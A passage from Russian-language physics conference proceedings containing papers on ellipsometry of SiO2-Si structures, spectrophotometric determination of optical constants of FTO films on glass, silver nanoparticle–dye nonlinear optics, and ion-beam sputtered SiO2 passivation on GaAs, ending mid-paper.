


Рисунок 1 – Распределение атомов O и Si по толщине слоя SiO_2

Для образца 1 на Оже-спектрометре PHI 660 (PerkinElmer) удалось измерить распределение концентраций атомов O и Si по нормали, направленной от поверхности вглубь образовавшихся пленок SiO_2 (рисунок 1). Его поверхностный слой толщиной 3,4 нм по стехиометрическому составу соответствует оксиду кремния SiO_2 . Между этим слоем и подложкой находится неоднородный переходной слой ($d_{12} = 4,4$ нм). При послойном распылении ионами Ar^+ происходит электризация толстых диэлектрических пленок. Это не позволяет провести подобные измерения для образца 2.

В таблице 1 приведены значения параметров моделей I – III, которые получены при решении обратных задач многоугловой эллипсометрии для двух образцов структуры SiO₂-cSi.

Таблица 1 – Параметры образцов 1 и 2

Образец 1			
Модель	I	II	III
поверхн. слой		$\alpha_{01} = -0,012$ нм	$d_{01}=1,7$ нм; $f_0=0,43$; $f_1=0,56$; $f_2=0,01$
SiO ₂	$N_1=1,45-i0,025$; $d_1=9,6$ нм	$N_1=1,46-i10^{-4}$; $d_1=3,9$ нм	$N_1=1,453-i0,03$ $d_1=3,9$ нм
переход. слой		$\alpha_{12} = -0,098$ нм	$d_{12}=5,5$ нм; $f_0=0,60$; $f_1=0,34$; $f_2=0,06$
подложка	$N_3=3,81-i0,013$	$N_3=3,83-i0,024$	$N_3=3,83-i0,018$
Образец 2			
Модель	I	II	III
поверхн. слой		$\alpha_{01} = -0,81$ нм	$d_{01}=4,2$ нм; $f_0=0,46$; $f_1=0,52$; $f_2=0,02$
SiO ₂	$N_1=1,46-i10^{-4}$; $d_1=932,0$ нм	$N_1=1,457-i10^{-4}$; $d_1=933,5$ нм	$N_1=1,46-i10^{-4}$ $d_1=927,7$ нм
переход. слой		$\alpha_{12} = -0,09$ нм	$d_{12}=7,7$ нм; $f_0=0,49$; $f_1=0,40$; $f_2=0,11$
подложка	$N_3=3,97-i0,011$	$N_3=3,83-i0,017$	$N_3=3,83-i0,018$

Заключение

Приведенные данные показывают, что с увеличением времени обработки пластин увеличивается не только толщина верхнего переходного слоя d_{01} , но и увеличивается содержание в нем пор (f_0) и аморфного кремния (f_2). Неоднородности структуры этого слоя могут приводить к небольшим световым потерям, которые частично характеризуется долей поглощающего аморфного кремния.

В переходном слое SiO₂-cSi с увеличением времени термообработки пластин уменьшается содержание диоксида кремния (f_0), увеличивается содержание материала подложки (f_1) и аморфного кремния (f_2).

Литература

1. Дусь, А.И. Модель термического окисления кремния на фронте объемной реакции / А.И. Дусь, О.В. Александров // Физика и техника полупроводников. – 2008. – Т. 42. – № 11. – С. 1400–1406.

2. Roussel, P.H. Numerical aspects of the implementation of effective-medium approximation models in spectroscopic ellipsometry regression software/ P.H. Roussel, J. Vanhellemont, H.E. Maes // Thin Solid Films. – 1993. – Vol. 234. – P. 423–427.

3. Головань, Л.А. Оптические свойства нанокмполитов на основе пористых систем / Л.А. Головань, В.Ю. Тимошенко, П.К. Кашкаров // Успехи физических наук. – 2007. – Т. 177. – № 6. – С. 619–638.

4. Пшеницын, В.И. Эллипсометрия в физико-химических исследованиях / В.И. Пшеницын, М.И. Абаев, Н.Ю. Лызлов. – Москва : Изд-во «Химия», 1986. – 152 с.

5. Исследование наноразмерных слоев на спектрофотометре Photon RT / А.Б. Сотский [и др.] // Материалы Всероссийской научной Интернет-конференции с международным участием «Спектрометрические методы анализа». Казань, 26 сентября 2013 г. – 2013. – С.103–107.

Н.И. Стаськов¹, В.В. Филиппов¹, Б.Г. Шулицкий²

¹УО «Могилевский государственный университет имени А.А. Кулешова», Могилев, Беларусь

²УО «Белорусский государственный университет информатики и радиоэлектроники», Минск, Беларусь

СПЕКТРОФОТОМЕТРИЯ СТРУКТУРЫ: ПЛЕНКА FTO–СТЕКЛЯННАЯ ПЛАСТИНА

Введение

Пленки проводящих оксидов олова, допированных индием (ITO) или фтором (FTO), применяются в различных оптико-электронных устройствах. Основное требование, предъявляемое к этим материалам, – высокая прозрачность в рабочем оптическом диапазоне. В связи с этим, интерес представляют оптические экспресс – методы определения оптических характеристик оксидов олова и подложек, на которые наносятся пленки.

В работе [1] разработан метод итерационного определения оптических характеристик пленки $n_f(\lambda)$, $k_f(\lambda)$, находящейся на стеклянной пластине известной толщины h_s и с известным показателем преломления n_s , при нормальном ($\varphi=0$) падении света. Для этого измеряются спектры пропускательных и отражательных способностей пластины ($T_s(\lambda)$, $R_s(\lambda)$) и пластины с пленкой ($T_f(\lambda)$, $R_f(\lambda)$, $R_b(\lambda)$). Свет источника спектрофотометра должен иметь длину когерентности значительно меньшую, чем толщина пластины, но большую по

сравнению с толщиной пленки h_f . Показано, что поглощение света в пластине можно оценить по безразмерному параметру

$$\alpha_s = 4\pi k_s h_s / \lambda \quad (\lambda - \text{длина волны света в вакууме}). \quad (1)$$

В работе [2] при расчете спектров $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ многослойных интерференционного покрытия на подложке конечной толщины учитывалась аппаратная функция монохроматора спектрофотометра. Разработанные программы позволяют учесть конечность толщины пластины и поглощение света во всех слоях структуры, в том числе и в пластине.

В данной работе обсуждается возможность аналитического определения по спектрам $T_s(\varphi, \lambda)$, $R_s(\varphi, \lambda)$, $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ показателей $n_f(\lambda)$, $k_f(\lambda)$ пленок FTO и показателей $n_s(\lambda)$, $k_s(\lambda)$ стеклянных пластин при наклонном (φ) падении ТЕ поляризованного света.

1. Теория

Комплексные показатели преломления пластины и пленки представим в виде $N_{s,f}(\lambda) = n_{s,f}(\lambda) - k_{s,f}(\lambda)$. Пропускательные и отражательные способности пластины для некоторого угла падения можно измерить на спектрофотометре или рассчитать по выражениям [1]

$$\begin{aligned} T_s(\lambda) &= T_{vs}^2(\lambda) \exp(\alpha_s(\lambda)) (1 - R_{vs}^2(\lambda) \exp(2\alpha_s(\lambda)))^{-1}, \\ R_s(\lambda) &= R_{vs}(\lambda) + R_{vs}(\lambda) T_{vs}^2(\lambda) \exp(2\alpha_s(\lambda)) (1 - R_{vs}^2(\lambda) \exp(2\alpha_s(\lambda)))^{-1}. \end{aligned} \quad (2)$$

Для наклонного падения света выражение (1), входящее в систему (2) принимает вид

$$\alpha_s(\varphi, \lambda) = 4\pi k_s(\lambda) h_s (\lambda \sqrt{1 - n_s^{-2} \sin^2 \varphi})^{-1}. \quad (3)$$

Пропускательные и отражательные способности границ раздела воздух – пластина (vs) при падении ТЕ поляризованного света находятся по выражениям

$$\begin{aligned} T_{vs}(\lambda) &= \left(\frac{2\sqrt{n_s^2 - \sin^2 \varphi}}{\sqrt{n_s^2 - \sin^2 \varphi} + \cos \varphi} \right)^2 \frac{\cos \varphi}{\sqrt{n_s^2 - \sin^2 \varphi}}, \\ R_{vs}(\lambda) &= \left(\frac{\sqrt{n_s^2 - \sin^2 \varphi} - \cos \varphi}{\sqrt{n_s^2 - \sin^2 \varphi} + \cos \varphi} \right)^2. \end{aligned} \quad (4)$$

Для большинства стеклянных пластин $k_s(\lambda) \sim 10^{-7}$. Тогда, в видимой области спектра для $h_s \leq 3 \cdot 10^6 \text{ nm}$ параметр $\alpha_s(\varphi, \lambda) < 0,1$. Это позволяет в системе (2) выразить $R_{vs}(\lambda)$, пренебречь множителем $\exp(\alpha_s(\lambda))$ и с учетом (4) найти дисперсионную зависимость

$$n_s(\lambda) = \sqrt{\sin^2 \varphi + \left(\frac{\cos \varphi \left(1 + \sqrt{\frac{R_s(\lambda)}{1+T_s(\lambda)}} \right)}{1 - \sqrt{\frac{R_s(\lambda)}{1+T_s(\lambda)}}} \right)^2}. \quad (5)$$

После этого можно рассчитать $T_{vs}(\lambda)$ и $R_{vs}(\lambda)$ и с учетом измеренных $T_s(\lambda)$ и $R_s(\lambda)$ по выражению из работы [1] определить $\exp(\alpha_s(\lambda))$, т. е.

$$\exp(\alpha_s(\lambda)) = \frac{T_{vs}(\lambda)}{2R_{vs}(\lambda)} \frac{1-R_s(\lambda)}{T_s(\lambda)} \left(\sqrt{1 + \frac{4R_{vs}(\lambda)}{T_{vs}^2(\lambda)} \left(\frac{T_s(\lambda)}{1-R_s(\lambda)} \right)^2} - 1 \right). \quad (6)$$

Это позволяет при известном параметре h_s по выражению (3) найти $k_s(\lambda)$.

Рассмотрим второй подход к определению $k_s(\lambda)$ стеклянной пластины. С одной стороны, поглощательную способность пластины можно определить из закона сохранения

$$T_s(\lambda) + R_s(\lambda) + A_s(\lambda) = 1,$$

а с другой стороны – по выражению $A_s(\lambda) = 1 - \exp(\alpha_s(\lambda))$. Если $\alpha_s(\varphi, \lambda) \sim 10^{-2}$, то $A_s(\lambda) = \alpha_s(\lambda)$. Тогда, пользуясь выражением (3) получаем

$$k_s(\lambda) = A_s(\lambda) \lambda \sqrt{1 - n_s^{-2} \sin^2 \varphi} (4\pi h_s)^{-1}. \quad (7)$$

Предположим, что при тех же экспериментальных условиях измерены спектры $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ пластины с пленкой. Выражения для $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ при $\varphi=0$ приведены в работе [1]. Они содержат френелевские коэффициенты пропускания и отражения границы раздела воздух – пластина ($T_{vs}(\varphi, \lambda)$, $R_{vs}(\varphi, \lambda)$) и пленки на безграничной подложке ($T_f(\varphi, \lambda)$, $R_f(\varphi, \lambda)$ и $Rb_f(\varphi, \lambda)$). Для наклонного падения ТЕ поляризованного света выражения для этих коэффициентов приведены в монографии [3]. Проанализируем выражение для определения дисперсии $k_f(\lambda)$ пленки [1]

$$k_f(\lambda) = \frac{\lambda}{4\pi h_f} \ln \left(\frac{x(\lambda)}{2R_{vf}(\lambda)} \sqrt{1 + \frac{4R_{vf}(\lambda)}{x^2(\lambda)}} - \frac{x(\lambda)}{2R_{vf}(\lambda)} \right), \quad (8)$$

где $x(\lambda) = (1 - R_f(\lambda)) \frac{1 - R_{fs}(\lambda)}{T_{fs}(\lambda)}.$

Для расчета $k_f(\lambda)$ необходимо: знать спектры $n_s(\lambda)$ и $n_f(\lambda)$, для границ раздела воздух – пленка (vf) и пленка – стекло (fs) рассчитать френелевские коэффициенты отражения $R_{vf}(\lambda)$, $R_{fs}(\lambda)$ и пропускания $T_{fs}(\lambda)$ и по измеренным спектрам $T_s(\varphi, \lambda)$, $R_s(\varphi, \lambda)$, $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ рассчитать коэффициент отражения пленки на безграничной стеклянной подложке $R_f(\varphi, \lambda)$.

Рассмотрим второй подход к определению $k_f(\lambda)$ слабо поглощающей пленки. Вычтем из поглощательной способности пластины с пленкой поглоща-

тельную способность пластины и приравняем разность к параметру $\alpha_f(\lambda)$. Тогда получим

$$k_f(\lambda) = (A_t(\lambda) - A_s(\lambda))\lambda\sqrt{1 - n_f^{-2} \sin^2 \varphi} (4\pi h_f)^{-1}. \quad (9)$$

2. Эксперимент

Пленки FTO осаждались на стеклянные пластины ($h_s=2,2$ мм). ТЕ поляризованные спектры $T_s(\varphi, \lambda)$, $R_s(\varphi, \lambda)$, $T_t(\varphi, \lambda)$, $R_t(\varphi, \lambda)$ и $Rb_t(\varphi, \lambda)$ образцов измеряли на спектрофотометре Photon RT производства ООО «ЭссентОптикс» при угле падения 8° в спектральной области от 400нм до 1000нм со стороны пленки ($R_t(\varphi, \lambda)$) и со стороны подложки ($Rb_t(\varphi, \lambda)$) (рисунок 1). Точность измерения коэффициентов отражения – не хуже 0,1%.




Рисунок 1 – Экспериментальные (кружки) и рассчитанные (сплошные кривые) спектры $T_t(8, \lambda)$ (левый), $R_t(8, \lambda)$ (средний) и $Rb_t(8, \lambda)$ (правый) пленки FTO на стеклянной пластине




Рисунок 2 – Спектры $n_s(\lambda)$ и $k_s(\lambda)$ стеклянной пластины

На рисунке 2 представлены спектры $n_s(\lambda)$ (левый) и $k_s(\lambda)$ (правый) стеклянной пластины, которые были рассчитаны соответственно по измеренным $T_s(\varphi, \lambda)$, $R_s(\varphi, \lambda)$, входящим в выражения (5), (3) и (7). Кривые $k_s(\lambda)$, рассчитанные по выражениям (3) и (7) практически совпадают. Моделирование пластин из стекла К8, для которого с большой точностью известны спектры $n_s(\lambda)$ и $k_s(\lambda)$, показывает, что в средней области спектра $\Delta k_s(\lambda)k_s^{-1}(\lambda) < 0,3\%$ и $\Delta n_s(\lambda)n_s^{-1}(\lambda) < 0,05\%$. Влияние величины показателя преломления подложки ($1,4 < n_s < 1,5$) на параметр α_s обсуждалось в работе [1].

На рисунке 3 представлены спектры $n_f(\lambda)$ [4] и $k_f(\lambda)$ пленки FTO, которая была нанесена на стеклянную пластину. Спектры показателя поглощения был рассчитан по выражению (8) (верхняя кривая) и (9) (нижняя кривая).




Рисунок 3 – Спектры $n_f(\lambda)$ и $k_f(\lambda)$ пленки FTO

Максимумы и минимумы на экспериментальных спектрах $T_t(8, \lambda)$, $R_t(8, \lambda)$ и $Rb_t(8, \lambda)$ (рисунок 1) указывают на то, что толщина пленки соизмерима с длиной волны. Для ее оценки мы использовали формулу [5]

$$h_f = \frac{i\lambda_v \lambda_{v+1}}{2(\lambda_v \sqrt{n_f^2(\lambda_{v+1}) - \sin^2 \varphi} - \lambda_{v+1} \sqrt{n_f^2(\lambda_v) - \sin^2 \varphi})},$$

где λ_v , λ_{v+1} – длины волн максимумов в спектрах отражения, $n_f(\lambda_v)$, $n_f(\lambda_{v+1})$ – показатели преломления пленки для соответствующих длин волн. Толщина пленки оказалась равной 620 нм.

По-видимому, из-за большой величины показателя поглощения пленки ($k_{f \text{ cp.}}(600) \sim 0,013$) спектры $k_f(\lambda)$, рассчитанные по выражениям (8) и (9) (рисунок 3) не совпадают.

На рисунке 1 кроме экспериментальных спектров приведены ТЕ поляризованные спектры $T_t(8, \lambda)$, $R_t(8, \lambda)$ и $Rb_t(8, \lambda)$, рассчитанные по значениям $n_s(\lambda)$, $k_s(\lambda)$, h_s , $n_f(\lambda)$, $k_{f \text{ cp.}}(\lambda)$, h_f ,

Заключение

Для стеклянных пластин оценку показателя поглощения можно проводить по упрощенному выражению (7). Для толстых пластин проще использовать углы падения ТЕ поляризованного света, не превышающие 10^0 . Удовлетворительное совпадение измеренных и рассчитанных соответствующих пропускательных и отражательных способностей указывает на достаточную точность и надежность аналитической оценки оптических характеристик тонких пленок ФТО методом спектрофотометрии.

Литература

1. Vriens, L. Optical constants of absorbing thin solid films on a substrate / L. Vriens, W. Rippens // *Applied Optics*. – 1983. – Vol. 22. – № 24. – P. 4105–4110.
2. Разработка программного обеспечения для расчета спектров отражения и пропускания интерференционных покрытий на подложках конечной толщины: Отчет по НИР / Могилев. гос. университет; рук. Н. И. Стаськов. – Могилев, 2011. – 71 с. – № ГР 20113127 от 09.09.2011.
3. Борн, М. Основы оптики / М. Борн, Э. Вольф. – М: Наука, 1970. – 856 с.
4. Supplementary Information for «Optical Properties and Limiting Photocurrent of Thin-Film Perovskite Solar Cells» / J.M. Ball [et al.] // *Energy & Environmental Sci.* – 2012. – Article Online DOI: 10.1039/C4EE03224A.
5. Стаськов, Н.И. Аналитическое решение обратной спектрофотометрической задачи для прозрачного слоя на поглощающей подложке / Н.И. Стаськов // *Проблемы физики, математики и техники*. – 2015. – № 4(25). С. 31–37.

**Simona Streckaite¹, Marius Franckevicius¹, Domantas Peckus²,
Kipras Redeckas³, Mikas Vengris³ and Vidmantas Gulbinas¹**

¹Center for Physical Sciences and Technology, Vilnius, Lithuania

²Institute of Materials Science, Kaunas University of Technology, Kaunas, Lithuania

³Vilnius University, Faculty of Physics, Laser Research Centre, Vilnius, Lithuania

NONLINEAR OPTICAL RESPONSE OF RESONANTLY COUPLED SILVER NANOPARTICLE-ORGANIC DYE COMPLEXES

Abstract

Influence of metal nanoparticles on linear and nonlinear optical properties of molecules has been widely investigated. Here we report investigation of nonlinear

optical response of resonantly coupled silver nanoparticles and dye molecule system. We applied transient differential absorption spectroscopy to identify absorbance changes in the localized surface plasmon resonance (LSPR) band region of silver nanoparticles created by excitation of dye molecules. Decomposition of the transient absorption spectra into decay associated spectral components revealed that the changes are caused by the shift to the long wavelength side and enhancement of the LSPR band. We attribute these changes to the exciton-plasmon coupling and explain it as caused by changes of the refraction index of the layer of dye molecules surrounding the nanoparticle as well as back transfer of the oscillator strength borrowed from nanoparticle by dye molecules under their excitation.

Е.В. Телеш

УВО «Белорусский государственный университет информатики
и радиоэлектроники», Минск, Беларусь

ФОРМИРОВАНИЕ ПАССИВИРУЮЩИХ СЛОЕВ ДЛЯ МИКРОЭЛЕКТРОННЫХ УСТРОЙСТВ НА GaAs РЕАКТИВНЫМ ИОННО-ЛУЧЕВЫМ РАСПЫЛЕНИЕМ

Введение

Задача получения высококачественных диэлектрических слоев является одной из главных в технологии микроэлектронных устройств на сложных полупроводниках A_3B_5 и гетероструктур на их основе. Собственные оксиды этих полупроводников термически нестабильны и обладают неудовлетворительными диэлектрическими свойствами [1]. В связи с этим наиболее приемлемым является формирование диэлектрических покрытий без использования материала подложки. Термическое испарение позволяет осаждать диэлектрики без генерации дефектов в полупроводнике. В то же время можно отметить невысокую энергию частиц при ионно-лучевом распылении (ИЛР), что делает этот метод приемлемым для формирования пленок диэлектриков на GaAs [2]. Это объясняется преимуществами ионно-лучевых систем: пространственное разделение областей генерации плазмы и области непосредственной конденсации материала, более высокая чистота пленок из-за снижения давления рабочих газов, высокая адгезия покрытий к подложкам, минимальное воздействие вторичных электронов на подложку, а, следовательно, уменьшение степени радиационных повреждений и нагрева.

Пассивирующие слои служат для защиты поверхности активных структур от воздействия окружающей среды. Они должны иметь высокую адгезию к

GaAs и низкие пористость и плотность заряда на границе раздела с полупроводником. Задачей исследований являлось изучение влияния процесса нанесения пассивирующих слоев с применением реактивного ИЛР мишени из кремния и ионной очистки на характеристики границы раздела «диэлектрик/n-GaAs» и на параметры полевых транзисторов с барьером Шоттки.

1. Методика эксперимента

Формирование пассивирующих слоев осуществляли на модернизированной установке вакуумного напыления УРМ 3.279.017. Вакуумный объем откачивался диффузионным насосом, что обеспечило получение остаточного вакуума $2,5 \cdot 10^{-3}$ Па. В качестве ионного источника использовался двухлучевой плазменный ускоритель с анодным слоем, который позволял формировать два независимых пучка ионов. Первый пучок предназначен для ионной очистки, второй – для распыления мишени. В качестве рабочих газов использовались аргон газообразный, чистый марки «А», ГОСТ 10157-73 и кислород ГОСТ 6331-78. В качестве мишеней использовался кремний поликристаллический марки КП-4. Для подложек применялся арсенид галлия АГЧТ-2 ТУ 48-4-276-73.

Измерение характеристик полевых транзисторов на арсениде галлия до и после пассивации осуществлялось на характериографе TR-4805.

2. Результаты и их обсуждение

Проведено исследование процесса ионно-лучевого распыления кремния при варьировании тока на мишени и ускоряющего напряжения. При этом производились изменения тока на металлической подложке.




Рисунок 1 – Схема проведения эксперимента по исследованию потоков заряженных частиц в области подложки;

1 – подложка; 2 – ионный источник; 3 – мишень; 4 – пучки первичных ионов;
5 – поток распыленного кремния




Рисунок 2 – Зависимости тока на подложке от ускоряющего напряжения при распылении мишеней из кремния;
 1 – $I_M = 5$ мА; 2 – $I_M = 10$ мА; 3 – $I_M = 30$ мА; 4 – $I_M = 60$ мА

Схема эксперимента представлена на рисунке 1. На рисунке 2 приведены зависимости тока на подложке от ускоряющего напряжения и тока мишени. Установлено, что поток заряженных частиц на подложку был в 3 раза выше при распылении кварца [2].

Было проведено формирование пленки SiO_2 при следующих условиях: остаточное давление в камере – $2,6 \cdot 10^{-3}$ Па; парциальное давление кислорода – $2,66 \cdot 10^{-2}$ Па; давление аргона – $5,3 \cdot 10^{-3}$ Па; ускоряющее напряжение – 3 кВ; ток мишени – 75 мА. Перед нанесением диэлектрика проводилась химическая очистка поверхности GaAs в аммиачно-перекисном травителе и в 10 % растворе соляной кислоты. Толщина пассивирующего слоя составила 300 нм. Далее были сформированы контакты из алюминия размером $0,8 \times 0,8$ мм².




Рисунок 3 – Вольт-фарадная характеристика структуры Al/SiO₂/n– GaAs, полученная без ионной очистки




Рисунок 4 – Вольт-фарадная характеристика структуры Al/SiO₂/n– GaAs, полученная с ионной очисткой

На рисунке 3 приведена вольт-фарадная характеристика полученной структуры. Была также сформирована аналогичная структура только с применением ионной очистки поверхности арсенида галлия. На рисунке 4 приведена вольт-фарадная характеристика этой структуры.

Установлено, что ВФХ претерпела значительные изменения. Произошло увеличение емкости структуры, что может быть обусловлено снижением толщины переходного слоя между диэлектриком и арсенидом галлия. Также было установлено, что плотность поверхностных состояний N_{ss} границы раздела SiO₂/n-GaAs, составила $6,2 \cdot 10^{14} \text{ см}^{-2}$, т.е. на два порядка больше, чем у структуры AlN/GaAs, полученной распылением керамической мишени. Это напрямую связано с увеличением тока заряженных частиц на подложку при распылении кремния.

Проведено нанесение пассивирующих слоев из SiO₂ на активные структуры, представляющие собой пару полевых транзисторов с барьером Шоттки (ПТБШ). Парциальное давление кислорода составляло $3 \cdot 10^{-2} \text{ Па}$, ускоряющее напряжение – 3,0 кВ, ток мишени – 75 мА, температура подложки – 313 К, толщина слоя – 200–280 нм. Перед нанесением пассивации поверхность GaAs очищалась от естественных оксидов путем травления в 10 %-м растворе соляной кислоты с последующей промывкой в дистиллированной воде и сушкой.

На рисунке 5 представлены стоковые характеристики ПТБШ до и после пассивации, проведенной без использования ионной очистки поверхности GaAs, а на рисунке 6 – внешний вид кристалла после пассивации.

